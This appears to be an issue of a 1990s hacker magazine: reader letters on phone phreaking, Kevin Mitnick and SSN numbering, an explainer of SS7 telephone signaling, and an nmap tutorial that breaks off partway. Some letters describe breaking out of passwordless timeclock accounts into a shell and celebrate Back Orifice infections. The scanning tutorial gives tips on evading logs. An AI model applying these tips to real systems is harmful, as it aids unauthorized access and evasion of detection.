I was recently playing with a friend's phone - he had rotary only service. Upon dialing 1170 (11 replaces the *) to disable call waiting, I got a voice prompt stating: "Fortell System, enter access code." I was very surprised to get this prompt, and being the novice phreak that I am, I tried brute forcing my way in. I tried about every tone sequence I could think of, only to be met with "Invalid code, enter access code." I tried to enter codes whenever I was bored, with no success. This is when a GTE repair man came to my place of employment. I casually asked him a few questions I had and threw in the Fortell one. He seemed to be very nervous about me knowing about it, but said that the 1170 is a "shortcut" so the linemen don't have to dial the whole numerical sequence to get into the system. He said that Fortell system is the product the GTE telereps use to "listen" to your phone line and it can be used by the linemen in the same way. I've only noticed that this "shortcut" works in my LATA, which is in the GTE central Michigan service area. If you can offer me more information on the Fortell system, I would greatly appreciate it. I believe 1-800-FORTELL is the same company, although I am not positive.

maxm0use
Owosso, Michigan

This is an example of how screwed up GTE phone systems can get. Rotary callers aren't "allowed" to disable call waiting, apparently. We'll see what info we can get on the Fortell system.

Praise

Dear 2600:

I was recently at your web page. As usual I decided to visit the hacked pages section, to see what was new. Finally I saw one *good* hack of a home page - the Cartoon Network. Not just a hack to write some crap like "we Ownz j00" or something to that effect. This hack actually had a purpose. And I applaud whoever did it. Finally, someone with a brain instead of just malicious intent.

Dre

It's a real wasted opportunity when someone actually figures out a way to access a heavily trafficked page and the only message they want to convey is how great they are. There are some real important things that should be brought to people's attention whenever the opportunity presents itself. Childish posturing doesn't help anyone.

Dear 2600:

I love your mag and the good work you do. I am not a hacker nor do I intend to be. I am more on the programming side. In issue 15:3, the article "Back Orifice Tutorial" really caught my attention. I was receiving a file from my friend and an .exe called "run first" was in that folder. After I installed "run first", it vanished (like it said it would in the article), but I thought nothing of it. Then, 20 minutes later a message popped up on my screen saying "This is (friend's name) and I own you." I knew then that I had just been BO'd by my friend. He was just seeing if it really worked, and now we have major fun with it. Just saying thanks to Cult of the Dead Cow for making such a genius program/backdoor/whatever you call it.

Kanemura

Some call it a way of life.

Dear 2600:

In your Autumn 1997 issue you printed a letter from BuPhoo that fixed Juno so that all ads would be deleted before running the program. I received my copy of Juno 2.0 a week ago, and after building up a few ads I tried the ad delete trick. It worked like a charm. It's great to finally have an ad-free, winsock compatible Juno account. Just wanted to let you all know the trick works for this new version of Juno and to say thank you for making Juno truly free e-mail.

Jean Dupree

Dear 2600:

I have been a reader for a while now and I just wanted to write in to say thank you for putting into words what I could only feel in an article in 15:4 called "The Victor Spoiled." So keep up the good work and keep reminding all of us why we first started into this thing, for phood, pholks, and phun!

Schism

Dear 2600:

I just wanted to tell you guys thanks for the article in 15:4 by Javaman on Amateur Radio. By holding one of the highest privileged licenses that a person can hold I have a certain love for the hobby. I also like seeing the interest that beginners have when they start the hobby. But I also look down on those who would rather skip the tests and become vulgar and a nuisance. I recommend to people who like to build circuits and work with their hands and imaginations, there can be no telling what you might come up with.

SPECOP002

Mitnick Reactions

Dear 2600:

A while ago I ordered 25 bumper stickers. I put one on my tractor, my locker at school, and many other places. My mother asked me who Kevin was and if he was in jail. I told her who Kevin was and that he was in jail. She went a bit nutty, starting with "How could you support someone who is in jail? He must have done something bad." Well, I told her that he was not a bad guy. I told her they locked him up because he knew too much. She didn't care - if he is in jail, he is bad. How can I get Kevin on my mom's good side?

Dr. K

The government counts on people believing that everyone they imprison deserves to be there and that they are all inherently bad. But the overzealous way in which prisons are being built and nearly two million of our citizens are being incarcerated is itself convincing more people every day that something just isn't right. You may never be able to get your mother to believe in Kevin's case but you can at least get her to believe that you're doing something you think is worthwhile. If you're an otherwise honorable person, getting her to respect that shouldn't be very difficult.

Dear 2600:

I am a student at New Trier High School in Winnetka, IL. A friend and I are now working to post flyers and information about Kevin Mitnick up wherever possible. Although we are only kids, I think that a contribution from us is important. We students may not be able to save Kevin Mitnick, but we sure as hell can try to keep it from happening again.

C.D.

Without question, the contributions from the schools and universities have been the most inspiring to us. We hope the idealism you embrace now doesn't evaporate with the years as it does with so many.

Dear 2600:

First off, I would like to compliment you guys on providing such a great source of information. I am a regular reader. What I am writing you about is this: there are thousands of the yellow and black "Free Kevin" stickers all over the U.S. and in other parts of the world. Think for a moment though, when someone happens to see one of these stickers somewhere, the only thing that comes into their mind is "Who the hell is Kevin?" I am in full support of Kevin and I think a much larger amount of people would get involved if they knew where they could find out just who Kevin is. My suggestion, make a sticker with the classic "Free Kevin" saying, but also putting "www.kevinmitnick.com" below or above it. Then I'm sure people would get curious and go to the web site and realize "Hey, this guy is being fucked over, I think I'm gonna help set him free." Thank you and keep up the good work.

Phone Bandit

We considered this from the beginning. But in order to make such a thing readable, the current lettering would have to be greatly reduced or the size of the stickers would have to be greatly increased. The important thing is to get people to the point where they're wondering who Kevin is. Then it's up to us to get the word out in other ways so that people looking for an answer find one. That includes media exposure, search engines on the net, word of mouth, and whatever else comes to mind. On most browsers if you just type "freekevin", you'll be taken to the web site.

Dear 2600:

Just to let you know that not all military and government employees are evil. During my six month deployment to the Arabian Gulf, in keeping with the *2600* spirit and fighting the cause for Kevin Mitnick, on the first Friday of every month I would go out on NAVY RED (a secure circuit for communications between Navy ships) and say "Free Kevin." When I went out on the fourth month, I actually got a response back saying "2600, Hackers On Planet Earth." I was like *hell, yeah*, someone else out here knows what I'm talking about. It was reassuring to know that I wasn't the only hacker stuck in the Gulf for six months. On a more serious note, hopefully more people will come to realize the injustices Mitnick is facing. No one deserves to be in prison that long without a trial. I find it amazing that murderers, rapists, drug dealers, and other criminals get off way easier for things far worse.

Phrostbyte

That is truly inspirational. It's also further proof that the words really do carry meaning. Maybe our readers can come up with even more interesting places to use them.

Foreign Interests

Dear 2600:

I'm a Brazilian wannabe, and it's very difficult to get information on hacking and phreaking around here. I do what I can to learn from anything I can get my hands on. I've read *2600* but it's almost impossible to get one around here. So I was thinking that if you have distribution around the globe, why not distribute to the biggest country in Latin America? That's right, Brazil - it would have a very large following, including me and dozens of friends, and hundreds of friend's friends. I can assure you, tons of people would buy it. I know this letter will have no effect, but I thought: "What the hell, send it anyway, and send it to the editor - somebody oughta read it."

Francisco Franca Arraes

A lot of people ask us similar questions. We would love to get 2600 into as many foreign countries as possible. Up until now, the track record of foreign distributors is pretty abysmal. Many of them just don't seem to believe in paying for the magazines they sell which pretty much sours us on the whole idea. If you know of a legitimate distributor with a good track record in your country, by all means have them contact us. Until that happens, subscribing is your only option.

Dear 2600:

Congratulations on your site. We're from Croatia (Hrvatska). Our laws are not so strict and it is much simpler to avoid the government. You are all invited to hack whatever you want.

marko c

Our people are already arriving.

Dear 2600:

I have a friend who goes to college in India and he recently told me about their pay phones. It seems that over there pay phones are rented by private individuals and are basically just a little double room booth. You sit on one side with the phone and a guy with a timer sits on the other. They charge you whatever they feel like so it goes without saying that corruption is rampant. My friend and I theorized that blue boxing over there is just carrying a big, heavy blue box and beating the timer guy over the head with it.

Pabst

Security Issues

Dear 2600:

I am writing to inform the computer security community of a little-known backdoor account that exists on many academic and corporate UNIX systems. Often a telnet account is used as a stopgap timeclock. Workers connect to this account at the beginning of their shift and let the system clock check off their hours, then log out when the shift ends. Admins and accountants use this as a security measure, thinking that system clocks are untamperable. But by having an unsecured account open to the outside any intruder can get in with ease. The login name is usually "timeclock" or "payroll" or something similar, which can easily be guessed or socially engineered. Usually there is no password, but if there is it is the login name. Once logged in you see the timeclock program, but just exit the program or use the kill process command and you break into a shell prompt! From here the intruder can explore the system or "su" or whatever you want to do. Since the time files are so critical the timeclock account usually has relatively high access privileges. Admins should either buy a real timeclock or risk opening up their system to anyone.

Chows 2ME

This is dumb enough to be believable.

Dear 2600:

I thought you might like to know: I have a friend who works at Intel. He tried to click on the www.2600.com link on my site and the Intel proxy server forbids him from accessing it!

comet

There's something strangely comforting about being seen as a threat to an organization of that size and power.

ADSL Report

Dear 2600:

Like many of your readers, I now have ADSL installed at home. Although the upload/download speed ratio is not great, many people are running servers off the ADSL lines.

With dynamically assigned IP addresses, users must rely on a dynamic DNS system to resolve the IP address (e.g., a4c784f.isp.bconnected.net resolves to 209.145.85.54). The problem I had was that when the IP address was renewed by DHCP (in my case every 24 hours), the dynamic DNS entry was lost. To get it back, I have to go to a bogus web page and sign onto their network with my assigned userid and password. Every day! Not very convenient.

I have discovered that if the machine is not signed onto the network but still connected to the Internet, the MAC address is automatically assigned as the DNS name. So I can still connect to my machine by accessing 00-60-08-24-7B-C4.bconnected.net (find the MAC address (unique for every net card) by typing "ipconfig /all" at the NT command line). The exact DNS names will vary from region to region. These are for BC Tel in British Columbia, Canada.

I hope this helps your readers in remotely connecting to their machines.

Perogie

Questions

Dear 2600:

I want to write for you, but I don't know what to write about. Do you have any specific information you need to be written on?

Quantex

We don't hand out assignments and we can't really tell you what to write about. It should be something you're familiar with and are interested in sharing. Obviously, what you write should come from the hacker perspective of exploration and not necessarily following the rules. We generally favor articles that are written about new and emerging technologies which show them in a new and unique way.

Dear 2600:

I was just reading through a back issue of *2600* (14:2) and in your article on Fortezza, you state that "Like DES, it [Skipjack] is a good algorithm for its time, but with weaknesses designed to be exploited by those in-the-know." I had previously heard that Skipjack had no known weaknesses. What's weak in the algorithm? I don't have really any detailed knowledge about Skipjack, so please go slow.

Savage

Seraf responds: "Unfortunately, I cannot give proof of my claim in this forum. However, I will say this: DES, the Agency's previous algorithm disclosed *for public consumption (1976), has been scrutinized for deliberate weaknesses since its inception. Many teams have found potential so-called 'trap doors,' though nothing is conclusive. However, it should be obvious that the NSA is not interested in distributing cryptographic technology that it itself cannot break easily, because that would make SIGINT just-that-much harder. Many have commented that both DES and Skipjack do look 'suspicious.' No shit. The real point here - any system influenced by NSA standards or corporate affiliates is suspect for such design 'features,' whether they have been found or not."*

Dear 2600:

What is a hacker and how do I become one? I mean how does one learn the ways of hacking?

Okorn099

Ask a lot of questions. But don't keep asking the questions you asked us. You'll get nothing but sarcasm and grief. Experiment and assume that everything you're being told isn't true. Except this. Really.

Dear 2600:

Is your magazine year 2000 compatible?

Satire

Considering we haven't been compatible with any year that we've already seen, we're not going to lose much sleep over this.

Dear 2600:

I like to think of myself as a newbie in the hacking world. I did my first hack at the age of 13 and started to read your magazine about the same time and I have read all of them since then (the ones I could find). I'm also a diabetic. I would like to know if there is a diet form of Jolt. It is hard enough to find Jolt here in Fort Wayne, Indiana. Thanks and Free Kevin.

Cooldek

Real hackers drink fruit juice.

Dear 2600:

I am just starting out to learn about computer programming and Linux and all that hacking stuff, so forgive my naiveness (I'm 13). I was just wondering about a pay phone that I called once. It's at a gas station and has no phone number on it. When I called it (I was curious), I heard an earsplitting tone like you get from fax machines or when you dial into the Internet. Could you explain why this is? Can I hook my computer to it in anyway? Also, I was walking home from church one day, and I saw "2600" spray painted on a shed along with some other graffiti like, Convict, Conspiracy, and junk like that. I'll mail you a picture of it. (It's in Mound, MN.)

Phredde

When you can't afford billboards, you must resort to... other means of advertising. As for your pay phone, what you are hearing is a modem inside the phone. It's quite common, actually. The owner of the phone calls in remotely to get statistics, find out how much money is waiting for him, and change settings. You can do the same if you have the proper settings and software.

Hacking Moviefone

Dear 2600:

Thirdhorse gave the 800-745-0008 to change show times and other managerial functions. Changing show times will only work for the Moviefone network and will not cause the theater to change its schedule. However, it will cause people to be late for their movie which will make not only Moviefone look bad but the theater will have to do something to make amends with the customer. On a busy opening night for a summer blockbuster this could cause quite a problem.

What I would really be interested in knowing is if Thirdhorse or anybody else for that matter has ever tried dialing directly into the ATMs? Or what about monitoring the traffic between Moviefone and its' ATMs? I am unable to experiment in this area due to my being a white trash asshole without a computer or a job to pay for one.

There was a manager at a theater in New York who used a variation of Thirdhorse's plan and was able to steal $104,000 in nine months. Not really hacking, but interesting.

killerclown

Federal Interest

Dear 2600:

I read the magazine religiously, but never had any good info for you until now.

One of the businesses run in my office is a major free e-mail provider. Yesterday we received a phone call and a fax from our local FBI office, stating that someone sent a message from one of our free e-mail domains that was basically a one line message threatening the president and they were gonna go find this guy and ask him a few questions. I'm not sure what happened on the follow-up to this. They sent us the mail, and it was what they said: a simple one line message, sent to the White House e-mail address. The call and fax that we got was around 11:00 am. The timestamp on the message showed that it was sent at 9:30 am that same morning.

At first I was surprised that someone actually read the mail, but then I found it interesting that they received it and got in touch with us less than two hours after this message was sent, especially concerning the level of e-mail that they probably get. So just a warning to everyone - if you think such a thing is a small joke that may get overlooked, you are sadly mistaken.

jason head

Color Coding

Dear 2600:

I have something to add to the article on color coding in telco 25 pair lines. The way I was taught to remember the color codes was like this: Blue Orange Green Brown Slate - Bell Operators Give Better Service (the Bellsouth guy told me these) and White Red Black Yellow Violet - While Running Backward You Vomit.

Also, never ever ever call Slate "Grey" or Violet "Purple." You'll be a laughing stock.

Joe630

Dear 2600:

In the recent edition of *2600* (15:4) there is a mistake in the article "Copper Pair Color Coding." On the color coding of pairs 16 and 21, pair 16 should be Tip Yellow-Blue and Ring Blue-Yellow and pair 21 should be Tip Violet-Blue and Ring Blue-Violet.

todd

Dear 2600:

In response to Catatonic Dismay's article on PIC color coding, pair 102 would be White-Orange/Orange-White, in the fifth binder group. Every 25 pairs are grouped together in binders, 24 binders to a main feeder cable.

Seuss

The Newbie Threat

Dear 2600:

This letter is in response to the letter ccure wrote in 15.3. The reason people more experienced don't like *2600* is because it gives clueless people (namely foreigners like Brazilians and Malaysians) the idea that by reading your magazine it makes them a "kr4d 31337 hax0r" and they go into hacker channels (where they don't belong) and ask stupid fucking questions like "TEACH ME HOW TO HACK, IM BRAZILIAN." I have actually seen someone say that. And that, is why people don't like *2600*. You can catch me on IRC if you want #rangs-r-us@Efnet and #kr4d@EFnet.

ddbd

You never make the connection as to just how we're responsible for all of the newbies who are invading your net. It pains us greatly to know that your "kr4d" channel is being overtaken by people who think they are "kr4d" but we're not the ones sending them your way. Maybe there's some other reason why you attract them. What we do is print a magazine and anyone capable of reading is welcome to pick it up. To please you, we would either have to password protect each issue or not come out at all. As Neil Young would say, it doesn't mean that much to us to mean that much to you.

SSN Corrections

Dear 2600:

I enjoyed your article "The Facts of SSN" in the 15:4 issue very much, but found what I believe is an error. I am from Puerto Rico, and my SSN begins with 582 and your article has that prefix listed as invalid. I asked some other Puerto Ricans I know and all of us have prefixes in the 582-584 range. I am the youngest of the people I questioned, being born in 1980, so the numbers posted in your mag could be applied only to newer applicants for SS.

Also, it said in the article that the second group of numbers are given out in order throughout each year, but I was born on February 7, and my second group is 75, so either there were a lot of people requesting SS that year, or some older system was in place back then, or maybe they have a different numbering scheme for Commonwealth states.

Loki128

Dear 2600:

I came across an error with the article on SSNs. In the Alpha listing of SSNs it is stated that the 627-699 range is "INVALID" for the first group of numbers. Not to divulge my complete SSN, but the first group of numbers in my SSN are within this range. Strange, you might ask? Well not really. You list all the SSNs for all the states, but what about those people who are not citizens or were not born here? I am not a citizen of the U.S., yet I am a legal alien. This could be a valid use for the first group of numbers.

Gareth Davies

@leth:Dear 2600:

I have a little data to add to the article. My sister and I applied for SSNs at the same time. She is a few years older than me and has a birthday several months away. We have sequential SSNs. There is a one in 5000 chance that this happened by random, but I find it easier to believe that each office was assigned a block and did sequential assignments. From this I assume that the middle two digits are assigned by the time of application, not birthday. (For newborns, they encourage you to apply for SSN at the time of birth, so for "recent people," the two times are usually the same.) Anyway, it is useful to be aware that the same algorithms may cause different results depending upon when they were applied.

fin

Dear 2600:

In the numerical ordering section of the SSN article, the author states that SSN's beginning with 008 and 009 are not valid. This is incorrect. 008 and 009 are used as numbers for residents of Vermont. You'll note that Vermont is absent in the list of states.

Zool

Dear 2600:

Generally I'm not one to criticize others, but when I read the article entitled "The Facts Of SSN" (15:4), I must say that Kermit the Hog doesn't know a thing about America's S.S. numbering system. I admit that the chart, representing the allocation of the first three digit combination, is rather accurate but the rest doesn't seem to apply. Let's start with the second combination of numbers. The first false claim is that the second combination, following the form XX, are comprised of the numbers 01-09 (odd digits) and 10-98 (even digits). This is not true. The second false claim is that the third combination are the ordered numbers starting at 1001. I am rather certain that these rules aren't real, and are definitely not used by the American government. The proof resides in my social security number, which consists of 248-YY-XXXX. 248 is correct according to the chart

Letters - continued on p. 48

SS7 Explained

by Friedo
(friedo@interport.net)

We love it. We use it, abuse it, make fun of it, and try to figure it out. It's becoming our primary method of communication, and is what connects most of us to the Internet. It's the telephone network, of course, and as hackers, it is our moral responsibility to understand it like no one else.

All the telephones in your house are attached via a really long wire to your local CO, which handles routing your calls to wherever they need to go. In order to do that, various COs in your RBOC need to talk to each other, and they also need to talk to the tandem offices owned by the various long distance carriers in order to route calls to places outside of your local region. That's where signaling comes in. In olden times, the telcos used a system called in band signaling.

This is how calls generally work. You push some buttons in order to place your call. Your CO switch analyzes the number you dialed and determines it will need to connect to the LD carrier that you chose (because it's your constitutional right or something) so it can complete your call. The LD carrier gets the number from your CO, figures out where to route it, and gives it to the CO on the other side of the country, which in turn rings the other party's line. But how does this information get all the way from say, my CO in New York to my friend's CO in California?

With in band signaling it's rather simple. Your local CO finds an idle line between itself and the LD carrier (of your choice, remember). Your CO then transmits signaling tones to the LD carrier on this line, which, if you haven't figured it out yet, is the same circuit that will be carrying your conversation momentarily. In the US we call these MF tones, or Multi-Frequency tones. This is because, ironically, they're made of multiple frequencies. In the past, if you listened closely, you could often hear these tones faintly while your call was being routed.

Enter the blue box. Generate your own MF tones, and a world of magic opens up to you. But alas, that was back in the day, even before my time. Now we have to deal with the new era in Ma Bell technology: out of band signaling.

Out of band signaling is what is used in SS7. SS7 stands for switching system seven or signaling system seven, depending on who you ask. When you saw the words "out of band signaling," you probably thought, "Hey, I bet that means the signaling happens outside of the band!" Well uhhh... that's pretty much it. Nowadays, signaling between switches occurs on dedicated digital connections which carry all the needed routing information.

There are two methods for setting up an SS7 network: a good way and a not so good way. The not so good way is the simpler of the two, and is called Associated Signaling. It is the type of network used to deploy SS7 throughout most of Europe. Associated Signaling works like this: Take one trunk between the two offices and use it as a dedicated digital switching datalink. In this system, you don't need to set up any additional cabling or routers - you just use the copper already in place. There are problems with this, though. If a tree falls on the T1 (or E1, as the case would be in Europe) which has your dedicated SS7 trunk on it, you can no longer communicate with the other office. Even if you had a second line to the other office, without a signaling trunk, you're out of luck.

When Ma was setting up SS7 in North America, she wanted a highly versatile, redundant system. Since Ma gets what she wants, Quasi-Associated Signaling was born. QAS is deployed in North America. The quasi-associated signaling network is far more complex, and will be introduced in this article.

SS7 Network Devices


There are three devices used in the construction of the SS7 network. (From here on, assume that I'm only talking about the North American signaling network.) They are:

1. Signal Switching Points (SSPs). SSPs are telephone switches with SS7 software installed. SSPs can be COs or tandem offices, and are responsible for originating, terminating, and routing calls.

2. Signal Transfer Points (STPs). STPs transfer signaling packets from one location to another. They are also responsible for performing some specialized routing functions.

3. Signal Control Points (SCPs). SCPs are responsible for providing data necessary for certain types of advanced calling situations. Such situations include 800/888/877 routing, "follow-me" number rerouting, calling card services, and CO services such as Caller ID.

Signal Control Points and Signal Transfer Points are always deployed in pairs to provide for redundancy. In addition, they are also linked via all possible combinations, lest a link should fail. For those of you who love diagrams, here's my attempt:



The [TX] devices represent subscriber telephones and they are connected to the [SSPX] via their respective local loops. The SSPs are all linked to two STPs, which are both linked to two redundant SCPs. Thus, if any one device should fail, there is a backup. Further, since there is no prioritizing of network devices, messages sent to either one will be treated equally. This is so unusually heavy traffic may be distributed evenly among nodes.

SS7 Links

All links in the SS7 network are bi-directional digital lines that send and receive packets at either 56kbps or 64kbps. There are seven types of links.

A links: A links connect STPs to SSPs and SCPs. Their sole purpose is to carry messages between SS7 packet switches and COs or tandem offices, and between packet switches and the SCP databases. Examples of A links in the diagram are [STP1] to [SCP2] and [STP2] to [CO1]. A stands for Access.

B links: B stands for Bridge. B links connect two STPs from separate pairs. Examples of B links are [STP1] to [STP3] and [STP2] to [STP4].

C links: C links connect STPs inside a pair. These provide for redundancy and packet rerouting if necessary. C stands for Cross. Examples of C links are [STP1] to [STP2] and [STP3] to [STP4].

D links: D links are the same as B links except they connect STPs diagonally, such as [STP1] to [STP4] and [STP2] to [STP3]. D links are for redundancy purposes, and are second in priority to B links. D, by the way, stands for Diagonal.

E links: E links provide for even more reliability and redundancy by connecting an SSP to a secondary STP pair. The secondary STP pair may be in the same area or in another area in which case it would probably be another SSPs primary pair. E is for Extended.

F links: F links connect two SSPs directly. Such links are of course not very secure, and are not used to connect two networks. However, at the local network provider's discretion, they may be used to connect two close end offices to further provide for redundancy. Such links should never be used as the sole connection between two offices, however. F stands for Fully Associated. F links are the type of links used in the Associated Networking scheme in Europe discussed above.

A link that connects an STP to another STP outside its immediate pair or quad can be called either a B link, D link, or B/D link. These are used to connect local SS7 networks to a broader network. Of course, any STP can belong to any number of quads, not just one as in the diagram.

SS7 Packets

STPs function as the packet switches of the SS7 network, and there are three basic types of packets that they deal with. SS7 packets are called signal units, or SUs. SUs are discussed below as they exist being sent across a direct link. Addressing and complicated routing issues are discussed later.

Fill-in Signal Units, or FISUs, are sent whenever there is no important information to be transmitted over the signal link. While they contain no data, they are useful because they provide for a constant signal over the link, which aids in network troubleshooting and monitoring. FISUs are four octets long. The fields are as follows:

Octets 0-1: BSN/BIB and FSN/FSB. The BSN is the backwards sequence number (7 bits), the BIB is the backwards indicator bit, the FSN is the 7 bit forwards sequence number, and the FSB is the forwards sequence bit. These values are used to confirm receipt of SUs and for error correction purposes.

Octet 2: Length indicator. In an FISU, this is always zero.

Octet 3: Checksum. Used to check for packet integrity.

Link Status Signal Units, or LSSUs, are used to provide information on the status of the link. LSSUs look like this:

Octets 0-1: BSN/BIB and FSN/FIB.

Octet 2: Length indicator. This is either one or two for an LSSU.

Next comes that status field, which is either one or two octets. The content of the status field is outside the scope of this article.

The last octet, as before, is the checksum.

MSUs, or Message Signal Units, comprise the most of the SS7 system. These are used to send messages between SSPs and STPs, and STPs and SCPs. These contain significant data such as routing information, trunk data, and so forth. MSUs are used to perform all communication relevant to an actual telephone call.

MSUs have the same BSN/BIB and FSN/FIB as the other two SUs, and the length indicator octet can be anywhere between 3 and 63. (According to protocol standards, only six of the eight bits in the length indicator field are used to determine the length, so MSUs can be no longer than 63 octets.) The data in the packet is followed by a checksum.

There are several types of MSUs, and some are listed below.

ACM: Address Complete Message. ACM indicates that an IAM has been received. It includes the originating switch address, the terminating switch address, and the selected trunk.

ANM: Answer Message. ANM is sent when the called subscriber picks up the phone. It indicates that the trunk should be opened in both directions and contains the originating switch address, the terminating switch address, and the selected trunk.

IAM: Initial Address Message. The IAM is used to begin a call. It originates at the caller's switch and is addressed to the recipient's switch. It contains information such as the initiating and destination switch addresses, the calling number, the called number, and the trunk selected for the call.

REL: Release Message. REL indicates that one of the parties has hung up, and it is time to release the trunk. It contains the originating and terminating switch addresses, and the specified trunk.

RCL: Release Complete Message. RCL is sent to confirm that the trunk has been released. It contains originating and terminating switch addresses, and the trunk.

SS7 Layers

Like TCP/IP, SS7 has layers. The layers serve an important role in distinguishing different aspects of the network and creating a modular approach to network design.

The physical layer deals with the hardware and electrical issues. Signaling links are almost always DS0 copper lines (the same as a regular phone line).

Message Transfer Part level 2 (MTP level 2) deals with making sure the two endpoints of a communication can receive and interpret packets. It controls such things as error correction and flow control.

Message Transfer Part level 3 (MTP level

3) provides such capabilities as node addressing, packet rerouting, and interconnectivity between nodes not directly linked.

The Signaling Connection Control Part (SCCP) extends the capabilities of the MTP layers. The MTP layers can deliver packets to a specific node on the network, and the SCCP layer can address those to particular node-based applications. In other words, the SCCP is aware of the purpose of the packet, and controls such things as database queries and switch control.

The ISDN User Part (ISUP) controls the protocols and messaging used to establish voice and data calls over the switched network. The ISUP is used for both digital ISDN calls and analog calls.

The next layer is the TCAP, which stands for Transaction Capabilities Application Part. It is responsible for transmitting messages in between applications on a specific node. Since it requires explicit addressing of node applications, it uses SCCP for transport.

The final layer is the Operations, Maintenance, and Administration Part, or OMAP. OMAP is designed to assist the maintainers and administrators of the network (as the name implies) and includes such features as checking routing table validity and procedures for link and node troubleshooting.

Node Addressing

In order to properly route packets to their destination nodes, there needs to be some sort of addressing scheme. You are familiar with addressing schemes even if you are not a computer nerd. If your house is a node on a network, your postal address defines where that node is. In order for someone to send you a letter, they need to know your address, so the mailman knows where to take the letter. Your telephone number defines where your node is on the Public Switched Telephone Network. IP addresses define you as a node on the Internet or another IP based network.

The SS7 addressing scheme is a three level hierarchy. Every node on the SS7 network belongs to a cluster, and every cluster to a local network. To address a node, you label it by its network number, followed by its cluster number, followed by its node number (also called a member number). Each number is one octet long and can have values from 0 to 255. Network numbers are assigned to RBOCs (Bell Atlantic, Ameritech, etc.), independent local carriers such as RCN, interexchange carriers, and LD carriers like Sprint or MCI. It is up to the assignee to designate cluster and node numbers within his network however he wants.

The Telephone Call

Now that we know all about how SS7 works, let's examine a typical local telephone call situation.

Customer A, in a town in New York, wants to call his friend in a neighboring town. He picks up his phone and his CO gives him dial tone. He dials away, and the CO analyzes the number. The CO determines that the call is local and needs to go to a neighboring end office. The process is started by the STP sending an IAM to the other office. The IAM tells the other office who's calling whom, and which voice trunk it plans to use for the call. Upon receipt of the IAM, the called party's end office sends back an ACM message to alert the originating switch that it has received the IAM. Upon receipt of the ACM, the originating switch opens the trunk in one direction so the calling party can hear that the called party's switch is ringing the called party's line. If and when the called party picks up, the terminating switch sends an ANM to indicate that the phone has been answered. This is the originating switch's signal to open the trunk in both directions and begin billing. When the calling party hangs up, his switch sends an REL message, telling the other switch to release the line. Upon receipt of the REL message, the other switch idles the trunk and sends an RCL to alert the originating switch that the trunk is idle and to stop billing.

SS7 provides for a much more secure and stable signaling network. It also allows for such technologies as toll free numbers, calling cards, and services such as caller ID. The hackability of SS7 does not at first appear possible, unless someone could figure out how to interface directly with the SS7 network.

Network Scanning with NMAP

by rain.forest.puppy
rfpuppy@iname.com

I'm gonna catch hell for this, but this article is for the masses - newbies and elite both. And if you're elite, just remember you were a newbie once, so lighten up.

Nmap is a network scanner that allows you to specify various kinds of scans, like SYN, FIN, etc. written by Fyodor. At this point I only know of its existence on Unix, so don't go trolling through Infoseek for a Wintel version. And if there is a Wintel port, someone clue me in.

Newbie Exercise #1: What are SYN and FIN, and how do they relate to scanning? Check out the TCP/IP protocol (specifically, the structure of a TCP/IP packet). Also, hunt down Fyodor's webpage and read through the nmap docs to get more info.

Elite Exercise #1: Sit back and relax. The good info is coming. And in case you're rusty, brush up on your nmap switches.

Now, I revere Nmap as a great piece of work, but I do have a few points I'd like to mention about it, and I think everyone can get something out of this. You see, sometimes a stealth scan isn't always a stealth scan.

First, I shouldn't even have to mention that a connect() scan is certainly loggable. This is the -t option, and *is also the default.* Now, if you're running on a network you have permission to, you're OK. But if your goal is to maintain some semblance of stealth, then make sure you specify -s, -u, or -U so you don't use normal connections.

Newbie Clue: A connect() scan uses normal connections to other systems, using no kinds of stealth and are most times logged (which is bad). It's called "connect()" because that's the name of the programming function that does it.

(Side note: on an NT 4.0 sp3 system, I found no logged referrals to anything after a connect() scan. But a firewall or router before the NT box could still grab anything off a connect() scan.)

Also, you should use the -F (fast scan) option in most cases. This will only check for services found in /etc/services (basically like "strobe"). This will minimize the actual packets sent, and really only check ports that count.

Newbie Exercise #2: On a Unix system, take a peek in /etc/services. You should learn the concept of a port, and common port assignments (ftp, telnet, smtp, dns, pop, imap). Also, what is "strobe"? Look it up - it's another scanning tool (a bit older). What does it do? Is it stealthy?

Elite Exercise #2: Show off your suave knowledge of port numbers by constructing a custom port list via the -p option. For instance, on most systems SSHd (test: which port is that?) isn't in /etc/services, so if you want to detect it, you'll need to 1) add it to /etc/services, or 2) specify it with -p. By the way, typically installations of SSHd give off the version in the banner. And there's problems with pre 1.2.26 versions... (as well as recent problems with the Kerberos code in 1.2.26).

So, what about that detectable part? I ran some tests against a few of my home systems, just to see what the systems detected. I ran NetXray to sniff off the network to watch what's going down the wire also.

Newbie Exercise #3: Do some research on network sniffers. What are some common ones out there? How does a switched network environment affect sniffing?

Elite Exercise #3: Tackle tcpdump. Read the raw output code, and be able to follow complete exchanges. If you can, you da man! (or woman)

Well, here's some simple results I've gotten on two systems:

SYN scan against RedHat Linux 5.0 box

Scan is accurate in determining open ports, but also leaves traces in the logs:

```
/var/log/messages:
Jul  7 05:16:12 empri ftpd[404]: getpeername
        (in.ftpd): Transport endpoint is n$
Jul  7 05:16:13 empri named[241]: accept: Con-
        nection reset by peer
Jul  7 05:16:36 empri lpd[252]: accept: Connec-
        tion reset by peer
Jul  7 05:16:36 empri rlogind[407]: Can't get
        peer name of remote host: Transpo$
Jul  7 05:16:36 empri rshd[408]: getpeername:
        Transport endpoint is not connect$

/var/log/secure:
Jul  7 05:16:12 empri in.telnetd[405]: connect
        from unknown
Jul  7 05:16:36 empri in.rexecd[406]: warning:
        can't get client address: Connec$
Jul  7 05:16:36 empri in.rexecd[406]: connect
        from unknown
Jul  7 05:16:36 empri in.rlogind[407]: warning:
        can't get client address: ConneS
Jul  7 05:16:36 empri in.rlogind[407]: connect
        from unknown
Jul  7 05:16:36 empri in.rshd[408]: warning:
        can't get client address: Connecti$
Jul  7 05:16:36 empri in.rshd[408]: connect from
        unknown
```

No detectable signs in logs, and accurately returns port listing.

SYN scan against Win NT 4.0 sp3 box

